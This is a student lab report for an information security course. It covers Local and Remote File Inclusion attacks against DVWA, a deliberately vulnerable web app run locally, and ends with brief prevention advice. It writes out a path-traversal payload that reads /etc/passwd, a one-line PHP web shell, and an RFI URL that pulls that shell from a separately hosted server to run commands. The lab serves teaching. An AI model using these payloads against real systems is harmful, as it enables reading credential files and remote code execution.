**[COMP421BSP25](https://lms.fccollege.edu.pk/course/view.php?id=1041" \o "COMP421BSP25_Information Security Section B)**

**ASSIGNMENT 1**

**NAME: ZARYAB MUSTAFA**

**ROLL NO: 241557660**

**INFORMATION SECURITY**

**SETTING UP ENVIROMNET**

**INSTRUCTIONS**

git clone <https://github.com/digininja/DVWA>

cd DVWA

sudo apt install apache2 php php-mysqli mariadb-server







sudo cp -r \* /var/www/html/

sudo service apache2 start

sudo service mysql start

Set up DVWA as per its instructions. Set **security level to "Low"** for this lab.

**SCREENSHOTS**



**TASK1**

**INSTRUCTIONS**


Open your browser and go to:<http://localhost/vulnerabilities/fi/>

2.      You will see a form that takes a page parameter like:  
?page=include.php

3.      Modify the URL: <http://localhost/vulnerabilities/fi/?page=../../../../etc/passwd>

Note:  this, you should see the contents of /etc/passwd if vulnerable.

**SCREENSHOTS**



**TASK2**

**INSTRUCTIONS**


      Host a malicious PHP file:  <?php system($\_GET['cmd']); ?>


2.      Use a local server to host it: php -S 0.0.0.0:8000


3.      Access it: ?page=http://<your\_ip>:8000/shell.php&cmd=id


Note:  RFI is often disabled by default in modern PHP settings (allow\_url\_include=Off).

**SCREENSHOTS**



****

****



**TASK3**

Prepare a short report on your observations and also what you have learned by doing these tasks.

**Introduction**

In this assignment, I explored two common web security problems: Local File Inclusion (LFI) and Remote File Inclusion (RFI). These are serious issues that can allow attackers to read sensitive files or run commands on a web server. I used DVWA (Damn Vulnerable Web Application) to practice and learn how these attacks work.

### ****Task 1: Local File Inclusion (LFI)****

#### **Finding the Vulnerability:**

I opened this link in my browser:  
http://localhost/vulnerabilities/fi/

This page has a form that lets users pick a file to include. I changed the URL to:

http://localhost/vulnerabilities/fi/?page=../../../../etc/passwd

This showed me the content of the /etc/passwd file, which contains information about users on the system.

**What I Learned:**

* **LFI** happens when a website lets users choose file paths without any security checks.
* Attackers can use this to read system files, which can lead to serious problems.

### ****Task 2: Remote File Inclusion (RFI)****

#### **Creating a Malicious PHP File:**

I made a file called shell.php with this code:

<?php system($\_GET['cmd']); ?>

This file allows someone to run commands on the server by using the cmd parameter.

#### **Hosting the File:**

To make this file available online, I ran this command in the terminal:

php -S 0.0.0.0:8000

Now the file could be accessed from another browser like this:  
http://<your\_ip>:8000/shell.php

#### **Using RFI to Run Commands:**

Then I opened this URL in the browser:

[http://localhost/vulnerabilities/fi/?page=http://<your\_ip>:8000/shell.php&cmd=id](http://localhost/vulnerabilities/fi/?page=http://%3cyour_ip%3e:8000/shell.php&cmd=id)

This ran the id command on the server, showing which user was running the process.

#### **What I Learned:**

* **RFI** allows attackers to include files from another server.
* This can let someone run any code they want on the server.
* Newer versions of PHP usually block this feature, but it's still dangerous on older or badly configured servers.

### ****Observations and Lessons Learned****

#### **What I Learned from the Assignment:**

* **LFI** lets attackers read system files.
* **RFI** can allow them to run remote code.
* Both are very dangerous if not prevented.

#### **How to Prevent These Attacks:**

* Always **validate** and **sanitize** user input.
* Never let users choose file paths directly without checking.
* Configure your server to block risky actions like including external files.

These vulnerabilities are still found in some websites. It’s important for developers to understand them and fix them quickly.